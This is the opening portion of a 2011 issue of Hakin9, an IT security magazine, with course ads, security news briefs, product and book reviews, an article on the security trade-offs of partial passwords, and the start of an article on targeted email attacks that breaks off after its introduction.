

HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Adobe® PDF
Magazine Version

Vol.6 No.01
Issue 01/2011(37)
1733-7186

CYBERCRIME AND CYBERWAR PREDICTIONS FOR 2011

TARGET ATTACKS VIA EMAIL

PROS AND CONS OF

PARTIAL PASSWORDS IN WEB APPLICATIONS

OPEN WIFI AND FIRESHEEP

SPYWARE THREAT INVADES

BLACKBERRY APP WORLD

SHARING MALWARE

THE SOCIAL WEB THREAT

Penetration Testing Training that will make you stand out



[Click here
Free SQL Injection
module](#)



Learn at your own pace, when you want, with lifetime
Learn how much you want everyday with no expiry pressure.
Our engaging e-learning environment is ideal if you work.
It sets you free from long boring learning sessions.

included in price




Learn Professional Penetration Testing and Function in one course
Penetration testing has evolved. It's time to be professionals.
Study how to handle your pentesting project and how to report your findings
to executives, clients or your employer



Get certified. Become an eCPPT
Our certification proves your skills as a hacker and as a professional.
Produce your penetration testing report, have it reviewed by one of our instructors,
get recognized as a professional penetration tester.

The fastest path to Professional Penetration Testing



Get Yourself Trained And Certified As A Penetration Tester... At Your Own Pace!

Penetration testing is big business. As companies and government organizations go increasingly electronic, there is a growing demand for IT professionals who can evaluate the security of these computer systems, networks and suggest safeguards.

Traditionally, training to become a certified "penetration tester" or "ethical hacker" has been a long, drawn-out process. Most certifications assume that candidates already have some form of networking or programming background, which makes it difficult for beginners to get started. Others require the physical attendance of training classes conducted only at certain locations. In all, the time and money spent in obtaining such a certification can be costly.

A new breed of penetration testing courses in the market looks set to change all this. One such course is "Penetration Testing Pro" offered by eLearnSecurity, an Italian IT security firm headed by Armando Romeo, who is also founder of the respected Hackers Center Web Portal.

His real world credentials aside, Armando hopes "Penetration Testing Pro" will change the way such training is conducted in the industry. "We set out to design the most comprehensive training course for IT professionals and anyone who cannot take time off to attend physical lessons. Our course allows them to learn the latest intrusion methods at their own pace, through over 1600 interactive e-learning slides and video lessons. There's no longer a need to sit through hours of boring classes," he says.

A CEH AND LPT KILLER?

Industry experts seem to agree with his methodology, too. Jason Haddix, columnist at EthicalHacker.net, feels the course has great potential.

"I kept thinking – this is what the CEH / LPT should have been – and I am delighted to say that if students can master the topics and techniques in eLearnSecurity's Penetration Testing Pro, they should be well on their way to being an accomplished pentester," he writes.

CEH and LPT refer to *Certified Ethical Hacker* and *Licensed Penetration Tester*

respectively, both the gold standards for penetration testing in the industry.

Another veteran industry insider, Timothy Everson from Novell, who holds multiple certifications such as MCNE, CDE, CLE, CCNA on top of the CEH says, "For anyone who is budget constrained, I'd say, with total confidence, that the value of eLearnSecurity training meets or exceeds the value of many of the other programs available. If one truly desires to learn the technical aspects of IT security, it's a certification course well worth the time and investment."

Nathan Suri, an Information Security Architect who holds CISSP, SCJP and CSSLP certifications agrees, "The combination of slides, video, hands-on examples with the lab to practice some of the techniques makes it very effective. I like the balance of theory and practice."

REAL WORLD APPROACH USED BY PENTESTERS

Perhaps it is this real world, raw approach to teaching penetration testing that has made this course so popular. Besides Armando, the other co-authors include Brett Arion, a U.S IT Security specialist, Nitin and Vipin Kumar. Nitin and Vipin, both from India rose to fame after authoring the acclaimed "Windows Vista Bootkit" and "Windows 7 Bootkit" researches at BlackHat.

HOW TO BECOME A HIGHLY SOUGHT AFTER PENTESTER

Armando explains, "Just because someone is certified does not make him a good penetration tester. Penetration testing is part art and science. A tester needs to have experience to know which vulnerabilities to look out for. He also needs to give workable, business-minded suggestions to his clients for countering these exploits."

Given the depth of knowledge required, can someone with no prior experience still be trained to become a good penetration tester?

"Absolutely. The training aspect is key. We start with our e-learning slides and videos which explain every aspect of web application, system and network security testing.

We then follow up with labs and practical exercises. Instead of a multiple choice certification exam, ours is an actual penetration testing exercise. We are not just interested in testing theoretical knowledge. Candidates are required to conduct their own penetration tests on a given target and submit an actual test report for grading."

These rigorous requirements, Armando insists, are needed to ensure that the course is as realistic as possible. "Every student should have the confidence to conduct actual penetration testing in a commercial or mission critical setting."

IS THIS FOR YOU?

If you are looking to further your IT career, or even make a transition to the lucrative field of Penetration testing, these new breed of courses such as "Penetration Testing Pro" may be a great choice. Not only do they cost a mere fraction of what other certifications ask for, it is a great way to get up to speed with the latest penetration testing methods by learning from *actual* hackers and understanding their psychology. Learning at one's own pace without having to set time aside for regular lessons is also a big draw.

At the end of the day, does Armando hope that his course will *replace* the CEH as the de facto certification in the industry?

"Definitely not," he says with a laugh. "We provide the technical training and flexibility that the CEH does not. In fact, students who take our course as a starting point will also acquire most of the knowledge needed to pass other certifications such as CEH and LPT. This means they'll find it much easier later on to pass their certifications as well."

For more information on eLearnSecurity's Penetration Testing Pro course, visit <http://www.eLearnSecurity.com>.

HAKIN9 team

Editor in Chief: Karolina Lesińska
karolina.lesińska@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Proofreaders: Dylan Sachs

Top Betatesters: Rebecca Wynn, Bob Folden, Carlos Ayala, Steve Hodge, Nick Baronian, Matthew Sabin, Laszlo Acs, Jac van den Goor, Matthew Dumas, Andy Alvarado

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Łozowicka
ewa.łozowicka@software.com.pl


Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director: Karolina Lesińska
karolina.lesińska@hakin9.org

Subscription: Iwona Brzezik
Email: iwona.brzezik@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokszerska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams we used smartdraw.com program by  SmartDraw

The editors use automatic DTP system **AOPUS**
Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Here we are, another year with Hakin9 magazine is coming to an end. Hopefully, the 2010 was good for all of you but still we are always hoping the next year to be better. Hakin9 team would like to wish you all the best in the New Year and a great New Year's Eve!

Since the end of year is always a time for summaries we have prepared such brief for you. Gary Miliefsky, one of the most devoted contributors of Hakin9, presents *Cybercrime and Cyberwar Predictions for 2011*. He discusses new attack vectors, more innovative exploits and much more.

Another review is presented by Julian Evans, Hakin9's ID fraud expert, who discusses the power of social web and the threats it brings.

I would also recommend you to take a look at the article *Sharing Malware* by Matt Jonkman. Just to encourage you see the abstract: There is a lot of malware out there, and a lot of people interested in analyzing what they can find. Commercial services, friendly alliances, and others set up to collect and share those samples. Is this a good idea?

Judge yourself!

Once again – Happy New Year to all of you!

Enjoy your reading
Karolina Lesińska
Editor-in-Chief



REGULARS

6 in Brief

Latest News From the IT Security World

Armando Romeo, eLearnSecurity
ID Theft Protect

8 Tools

Active Wall

by Michael Munt

9 Book review

A Beginners Guide to Ethical Hacking

by Shyaam Sundhar

46 ID fraud expert says...

The Social Web Threat

by Julian Evans

44 Emerging Threats

Sharing Malware

by Matthew Jonkman

BASICS

10 Pros and Cons of Partial Passwords in Web Applications

by *Darek Łysyszyn*

Almost every web application requires some form of user authentication. Typically, this would be a username/password combination, where the user is required to type their full password. But why is this? Convenience? Tradition? Derek Łysyszyn takes a closer look at an alternative solution called partial passwords.

ATTACK

12 Target Attacks via Email

by *Pedro Bueno*

How easy is it for the bad guys to create an exploit based on publicly available information? How do they execute targeted attacks, who are they targeting, and what types of malware are they using? Pedro Bueno investigates.

22 Spyware Threat Invades BlackBerry App World

by *Mayank Aggarwal*

Lately, Google's Android Market has attracted the attention of the security community for not vetting or ensuring the authenticity of the applications posted on its app market. Earlier this year, the Junos Pulse Global Threat Center team performed a thorough analysis of the Android Market and unveiled numerous malware applications disguised as utilities or game applications. Since then, several research studies of the malicious nature of applications on Android Market have surfaced and all the studies concluded that the Android Market has been hosting a large number of malicious applications, which forced Google to enforce a Remote Kill switch for the malicious applications.

DEFENSE

26 Open WiFi and Firesheep

by *Joseph Webster*

Recently there's been a lot of commotion in the press about a new threat to privacy at open WiFi hotspots known by the humorous moniker Firesheep. What's new about Firesheep isn't the exploit – HTTP session hijacking has been well known for years – it's that Firesheep is a simple Firefox plug-in that is available to anyone and requires no technical expertise to utilize. In other words it allows anyone with Firefox and Firesheep to be a hacker. No experience required.

30 Cybercrime and Cyberwar Predictions for 2011

by *Gary Miliefsky*

In my last article, I showed you where to find some of the best and mostly untapped resources available to improve your personal computer and network security posture. In this article, I will share with you some great resources on researching trends of Cybercrime and Cyberwar and from my own research my conclusions on what is coming our way in 2011.



eLearnSecurity
Forging security professionals



Penetration testing course
Like CEH.
Only...One mile deep

Interactive elearning system
1600 slides
4 hours videos
Hacking Labs on DVD
Reporting & Methodology
Certification



3 domains - 18 modules
Web Application Security
Network Security
System Security
Web 2.0 attacks
Vuln. Assessment
Writing Rootkits
Privilege escalation
Advanced Buffer Overflows

The fastest path to
Professional
Penetration Testing

FIREFOX PRIVACY TOOL BEING DEVELOPED

It will come as welcome news to anyone concerned about online privacy that Mozilla, the company behind the Firefox browser, is developing a system (this is referred to as an *ad blocker*) which will prevent Internet users being tracked on-line. The system will allow internet users to opt out of companies secretly monitoring which websites they visit through *cookies* which are automatically saved onto a computer when a website is visited.

This information can then be sold on to advertisers who use it to produce targeted ads based on a user's browsing history. On-line advertising company Lotame is also behind efforts to stop this practice and, together with Firefox, will discuss the issue this week at a meeting in Washington. Some online tools are already available to prevent tracking, including www.aboutads.info where users can opt out of 58 tracking companies with a single click.

Source: ID Theft Protect

GOOGLE SANDBOXES FLASH PLAYER

Google has introduced a sandbox version of Adobe's Flash Player in order to protect users from Flash-based attacks. According to tech news site Computer World, Google has been working with Adobe to transfer Flash Player to the sandbox that comes with Google's Chrome web user. Users, especially those with PCs running Windows XP OS, have been facing a number of security threats through holes found in Adobe's Flash Player. The move is set to help protect them from potential attacks exploiting those vulnerabilities by containing the platform in a sandbox and not on the system.

The Windows version of the Chrome web browser with the sandboxed Flash Player is already available for developers, with the public version in the works as well. Peleus Uhley, Adobe's platform security strategist, said in a statement: *The interfaces to open-source browsers are completely different from, say, Internet Explorer, and we had to restructure Flash Player to put it in a sandbox.*

Source: ID Theft Protect

MICROSOFT WINDOWS 8 TO FIGHT PIRACY

Microsoft is always looking to protect its investments from piracy. While some implementations of quality assurance can be cumbersome and annoying, it is a necessary evil for Microsoft to protect its intellectual property. It has been rumored that Microsoft is going

to be integrating cloud based services into Windows 8, so it only makes sense that they will also implement security features to thwart piracy that use cloud based services. Rumorpedia states that *Windows 8 will synchronize a couple of kernel files directly from Microsoft cloud servers, not only preventing piracy (at least temporary) but also allowing instant system updates for some of the components (no reboot required).*

Source: ID Theft Protect

WINDOWS UAC MALWARE THREAT

A new zero-day attack against Windows, capable of bypassing the *User Access Control* (UAC) protections introduced in Windows Vista and designed to prevent malware from gaining administrative access without user authorization, has been discovered in the wild.

The proof-of-concept implementation of the infection technique, known as Troj/EUDPoC-A, was posted to a Chinese educational forum before being discovered by anti-virus researchers from various security firms. Chester Weisniewski, of anti-virus vendor Sophos, warns that the technique used by the Trojan *enables an attacker to impersonate the system account, which has nearly unlimited access to all components of the Windows system, and does so without triggering the User Access Control protections introduced by Microsoft to prevent exactly that occurring.* The flaw currently exists in all versions of Windows.

Source: ID Theft Protect

ZEUS AND SPYEYE JOINING FORCES

The developers behind the Zeus and SpyEye Trojans have joined forces to create one major botnet, with sophisticated capabilities to attack user bank accounts, according to security researchers. Malware authors aren't sitting still as law enforcement officials arrest cyber-gangs stealing millions of dollars from compromised bank accounts.

According to novirusthanks.org, SpyEye works in stealth mode, is invisible from the task manager and other user-mode applications, hides the files from the regular explorer searches, and also hides its registry keys. It can grab data entered in a web form and automates getting money from stolen credit cards.

Source: ID Theft Protect

GAWKER HACKED

The Gnosis hacker crew has carried out what appears to be a complete take over of the Gawker media digital assets.

The Media group, an umbrella for a number of popular websites including Gizmodo and Lifehacker, has warned all of their users to change passwords after 1.5 million logins have been exposed by the hacking crew through torrents.

We are not in front of a simple data breach though. The attack has been malicious and thorough since Twitter log in credentials of Gawker's managers have been exposed and even the source code of the CMS has been dumped.

Although the passwords were DES encrypted, most of them have been already compromised.

Source: Armanod Romeo,
www.elearnsecurity.com

OPERATION PAYBACK TO TARGET CORPORATE FAX NUMBERS

Month of December 2010 has been dubbed as the 9/11 of Diplomacy. Wikileaks leaked cables are changing the way governments are dealing with each other and cybersecurity is playing an important role in the story.

Julian Assange, founder of Wikileaks and now caught by UK police, is considered a hero by major part of the hacking community that ever since The Mentor manifesto, consider freedom of speech one of the pillars of the whole movement.

As a reaction to the worldwide prosecution to Julian Assange, the Anonymous hacking crew has undertaken the *Operation Payback* targeting those companies taking part to the anti-Assange saga.

These companies, including in first instance Paypal and Mastercard, have undergone a serie of DDoS attacks.

These companies are all accused to have closed Wikileaks accounts in order to stop donations to the no profit organization.

More and more companies are being added to the target list every day. The most recent initiative is to launch a spam campaign against corporate FAX numbers. A half-dozen corporation, which names have not been disclosed yet, will soon receive a wave of spam FAX's coming from free services like MyFax.com and FreeFax.com.

Volunteers, recruited on forums, online gaming and hacking communities, are given precise instructions on how to anonymize their activities and which FAX numbers to target.

Although the initiative has not yet had a visible effect, there certainly is a monetary loss for the affected companies that have to deal with the mitigation of these attacks and the restoration of some services affected by DDoS.

Source: Armanod Romeo,
www.elearnsecurity.com

CALL OF DUTY 17-YR OLD HACKER ARRESTED

A Manchester teenager has been arrested with the accuse of having sold denial of service software . Activision, powering the most famous war simulator game, realized that a number of its users were experiencing slow down and difficulties in playing the game. Investigations brought to a call of duty dedicated forum where the teenager was selling this tool named *Phenom Booter* used by participants to slow down the opponent's computers and gaining score with the online game.

The incidents and the outages caused by the use of these tools has raised the concern of Activision that has decided to send a clear message to the sellers of these tools. While tracing back the end users of these tools is virtually impossible and too costly, stopping the distribution of these tools might be a better move.

Source: Armanod Romeo,
www.elearnsecurity.com

IE9 TO COMPLY WITH THE "DO NOT TRACK" POLICY

The Federal Trade Commission, the US based consumer protection agency, has recommended web browsers vendors to give users the possibility of preventing their online activities from being tracked by advertisement companies. This option, informally named *do not track*, should happen in form of an opt in/out list where consumers can specifically prevent certain websites from setting/reading cookies.

Microsoft, that happens to run one of the biggest advertising networks, is also the first to have adopted this feature in Internet Explorer 9. The new Microsoft Browser, will implement the FCC recommendation by means of a textual list of allowed websites, a sort of trust list that users will be able to modify at any time and named *Tracking Protection List*.

This open framework will hold address of websites that the browser will be allowed to *call* only if the consumer visits them directly despite of what happens now with third party ads in iframes and advertisement scripts hosted on the websites we all visit. Through this, the proliferation of ad tracking cookies will be sensibly limited.

According to Microsoft this feature will in turn benefit the advertising industry that will appear less annoying to non-buying uninterested users and more relevant for the ones who will opt in to have their habits tracked in change of more tailored offers.

Source: Armanod Romeo,
www.elearnsecurity.com

Active Network Active Wall

Active Wall Professional 4 is a powerful simplistic to use network monitoring and filtering solution that can control all the local network traffic up to and including Internet usage.

Once installed to a single computer (which you need to always leave on) you are then able to monitor and filter all traffic on the entire network and for administrators this is a necessity nowadays and best of all, no extra software is required to be installed to the other machines on the network.

During the initial setup you need to configure which type of mode you will be using. Active Wall Professional 4 supports 5 different modes which are suitable for any network configuration.

- Gateway
- Bridge
- Bypass
- Redirect
- Single

You need to add computers to your default group before you can actually see any traffic going through the filter. You can either add them via IP or via MAC address or you can set the system to auto detect the machines as and when they are used.

You can have as many groups as you like, and you are able to create individual policies for each group. Each policy can have a combination of the following; Authorization, Time, Port, MAC, IP, DNS, HTTP, HTTPS, POP3, FTP, P2P, Instant Messaging, Bandwidth Control and filtering.

Web filtering in particular is normally in use within the office environment and the web filter included is far from basic. You are able to block/allow by specific URL, keywords even block upload and downloads just like you would expect to with more expensive products.

Email filtering is quite detailed as you are able to filter all the user's emails by subject, mail body, from and to addresses even attachments and total email size. You are also able to log all the emails so that if there is any business loss due to internal staff providing this information to competitors you will have the evidence to back it up.

There are also a wide range of policies included within the application for you to import if you so wish and don't have time to create your own to begin with.

Once you are all configured and monitoring all the systems on your network, you can customize the display settings within Active Wall Professional 4 so that you can see the traffic currently on your network at a glance by your individual requirements.

Having used far more expensive products of this nature I was quite impressed with the capabilities of Active Wall Professional 4 especially at how little it costs. This is an ideal product for companies that don't have a dedicated administrator as once it is setup there isn't any more tailoring that would be required, it will just sit there quietly in the corner protecting your network at an enterprise level from a wide range of Internet attacks, viruses and phishing attacks. It will also ensure that there is no inappropriate use of your system resources and will force your users to comply with your individual requirements.

Active Wall Professional 4 starts with 100 licences to begin with and it is capable of supporting up to 10,000 individual users at any one time and can process over 100 Million packet flow rate.


For those of you that don't require a full enterprise product (maybe a small home network) but you still want to monitor exactly what is going on Active Network also provide the Active Wall Web Filter (up to 10 licences) free of charge. This is ideal for monitoring what goes on at home and can aid in protecting your family from the sites that you deem inappropriate especially chat programs and even Skype.

For a full comparison please visit; <http://en.lanctrl.com/vercomp.php>.

All in all a very well designed product and a joy to use.

MICHAEL MUNT

A Beginners Guide to Ethical Hacking



URL: www.hacking-book.com
 Author: Rafay Baloch
 Cost: \$20

A Beginners Guide to Ethical Hacking is a great resource for people interested in ethical (white-hat) hacking. It is targeted at „beginners“, but some „intermediate“ users may find value in this book as well.

Some people think that there is nothing ethical about hacking – I think that there is nothing ethical about attacking, but hacking can almost always be done ethically. Hackers are thinkers who seek to determine their limitations through challenging their skills, and this book serves to educate readers about how they can challenge themselves in an ethical way.

The book starts by defining the ethical boundaries of hackers – what the cognoscenti considers *too far*. It then quickly jumps into the realm of programming and how code-writing can be leveraged to achieve the readers' goals. Some might argue that programming or reverse-engineering is *old school*, and the *new school* is all about root, but just like in school, you have to start with the *Introduction* to classes before you can move on to the *Advanced* ones. A solid foundation makes for a sturdy building. Programming doesn't mean learning a coding language from scratch, it

means finding the resources you need, when you need them. And this book does just that.

The author then moves on to hacking and cracking of passwords, Microsoft Windows OS, Wi-Fi, and websites. In the website section, the author details the web-application side of hacking, then covers malware and virii. This book not only helps you learn the hacking (or *offense*) side of information security, but also the anti-hacking (or *defense*, or *counter-measures*) side of the coin, detailed in the last chapter. By providing a good balance of both offense and defense, the reader is presented with the tools needed to make accurate and educated decisions regarding not only ethical hacking, but also how to properly secure themselves when doing business online.

Overall, I give this book a thumbs-up!

SHYAAM SUNDHAR

Pros and Cons

of Partial Passwords in Web Applications

Almost every web application requires some kind of authorization. Typically, this would be a username/password combination, where the user is required to type their full password. Is this solution convenient? Probably yes. Is it secure? Not quite.

What you will learn...

- partial passwords are not cure-all to the Internet
- risk awareness of the use of public access

What you should know...

- general knowledge of internet security
- behaviours of login forms
- basics of statistics

Partial Passwords as Web Security Technique

While there are several forms of password authorization, in this article we will be examining partial passwords.

Partial passwords is a technique which requires the user type only a few randomly selected characters from a predefined password. Randomness and quantity of selected characters is determined both by security policies and password length. There are many different algorithms for selecting this characters, but we won't be covering them in this article.

Partial passwords have emerged as a viable solution in the online banking sector, alongside two-factor authentication (for example, the use of user-defined images) and the use of tokens (see Figure 1).




Figure 1. Example of login form using partial passwords technique

A bit of Statistics

Typical password policies require a minimum of 8 characters. Online banking systems that employ partial passwords typically require 4-5 characters in order to pass authentication, so it is quite easy to write a formula for determining the number of possible combinations. (Figure 2)

If we plug in 8 characters-required passwords and 5 characters-asked requirements into our formula, we end up with 56 possible combinations. Assuming that after $n/2+1$ tries every character in the password has been typed, it appears that the password can be determined after 28 attempts at most. The minimum value is of course, 2.

By doubling the number of required characters to 16, and keeping the number of asked characters at 5, we get a much better result – 4368 combinations, and therefore at most 2184 attempts at most before the password is revealed. But still, in the worst-case scenario, there are just 4 attempts needed to determine the password.

Even though the number of combinations makes it seem otherwise, the combination of 16 required/5 asked is still not as safe as you would hope (Figure 3).

$$C_n^k = \binom{n}{k} = \frac{n!}{k!(n-k)!}$$

Figure 2. Combinations formula

In Figure 3, n is the number of characters-required and k is the number of characters-asked. This chart shows why it is better to choose values from the mid-range than at either extremity. As you can see, the *sweet spot* for k is $n/2$, or in simpler terms, 50% of the number of characters-required.

Pros and Cons

On one hand, the partial passwords technique seems to be quite useful with many advantages. It is easy to implement, requiring no additional devices, special passwords, or certificates – this is a big plus for people who are tied to their budget.

It is also a great solution for accessing data from unsecured locations, such as a public computer system – since only parts of the password are revealed, it is unlikely that anyone sniffing traffic – or even looking over the users' shoulder – will be able to use the data for illicit access. It is also a great solution for accessing data from unsecured locations, such as a public computer system – since only parts of the password are revealed, it is unlikely that anyone sniffing traffic – or even looking over the users' shoulder – will be able to use the data for illicit access. It's also great at protecting users' passwords from being stolen by phishing pages (fake banking pages), or malware (keylogging, screenshotting, or other types of malicious software). Also, it allows web application engineers to force the user not to use the autocomplete function present in many browsers. Of course, by default this functionality is disabled for password fields in all browsers, but it is easily activated.

On the other hand, most users believe partial passwords to be an annoyance; not only do they have to remember their password, but they then have to count each character to type the correct sequence. Of course, when you combine the ideal of 16 characters-required with the concept that the user has to remember this password, you can assume they have written it down on a sticky note and stuck it to their monitor or the underside of their keyboard, or even typed it into their mobile phones to make counting easier.




Figure 3. Distribution of combinations as a function of k

From a technical point of view, partial passwords can be as dangerous as full passwords. Since most users access their accounts from the same system on a regular basis, if that system is infected with malware, over time they will give up their entire password. As I mentioned earlier, it only takes a minimum of 2 attempts to determine an 8 characters-required/5 characters-asked partial password.

Moreover, it is easy to notice that even if the character-selection algorithm is trying to avoid repeating the same combination, if the password is too short, it won't take long before a repeat sequence is used, and by that time a keylogger will have acquired every character in the password.

Finally, *shoulder-surfing* (when people are looking over your shoulder), needs to be re-evaluated. Let's assume people type at an average 180 characters per minute, or 3 characters per second. It's a conservative estimate, but let's go with it. In order to enter specific characters of their password, the user must slow their input speed in order to count as they type, making it much easier for someone to watch their keystrokes.

Conclusion

As I've demonstrated above, partial passwords have many advantages, but one thing is quite certain: partial passwords have to be used carefully. The technique is interesting, but in the end it does not protect people enough – they are still at risk of keyloggers and fake sites. If you are considering implementation of a partial passwords system, there are three rules to take into account:

- reliable password security policies must still be enforced, including password complexity and length
- a strong randomization algorithm needs to be employed for the characters-asked step, which would provide the least possible repetition of character combinations,
- remember that partial passwords do not offer any substantial additional security to users who are regularly accessing the system from their personal computer; they are still at risk for malware infection, and therefore alternative solutions should be offered to them which address this possibility.

Failure to take these points into account could expose your system to more threats and danger than other techniques.

DAREK ŁYSYSZYN

Darek Łysyszyn is a web security analyst and webdeveloper based in Warsaw, Poland. He is working in the IT security sector since 2005. He specializes in web applications security.

Targeted Attacks via Email

How easy is it for the bad guys to create an exploit based on publicly available information? How do they execute targeted attacks, who are they targeting, and what types of malware are they using?

What you will learn...

- how target attacks work
- what is a PDF exploit
- how PDF exploits are created

What you should know...

- what is a shellcode
- what is a payload
- basic understanding of network protocols

History

Targeted attacks are not something new: The first wave of identified targeted attacks is from early 2005.

As a security researcher, I've been following these types of attacks since 2007, and as a result it is possible to see the different modi operandi employed by the perpetrators.

Some attacks became quite famous after they were discovered, with clear actors involved:

- Ghostnet – (China vs. Tibet) [1]
- Aurora – (Google vs. China) [2]
- Stuxnet – (<insert_your_least_preferred_country_here>) vs SCADA) [3]

The targeted attacks that use email as an infiltration vector usually uses known exploits in common file




Figure 1. Email of a recent target attack

types. Two main families of file types among the most exploited are Microsoft Office files (including Word, Excel, and PowerPoint files) and Adobe Acrobat PDF. The predominance of one over the other will depend on the availability of new, unpatched exploits.

In 2007-2008, the majority of the targeted attacks against human rights NGOs were performed using Microsoft Office documents: Word, Excel, and PowerPoint. From 2009-present, PDF exploits have become de rigeur and are used more often than Microsoft Office. Checking the NIST *National Vulnerability Database* (NVD) [4], it is possible to find at least 113 entries for the past 3 years that are




Figure 2. Happy Halloween Subject




Figure 3. Malicious PDF for Adobe 8

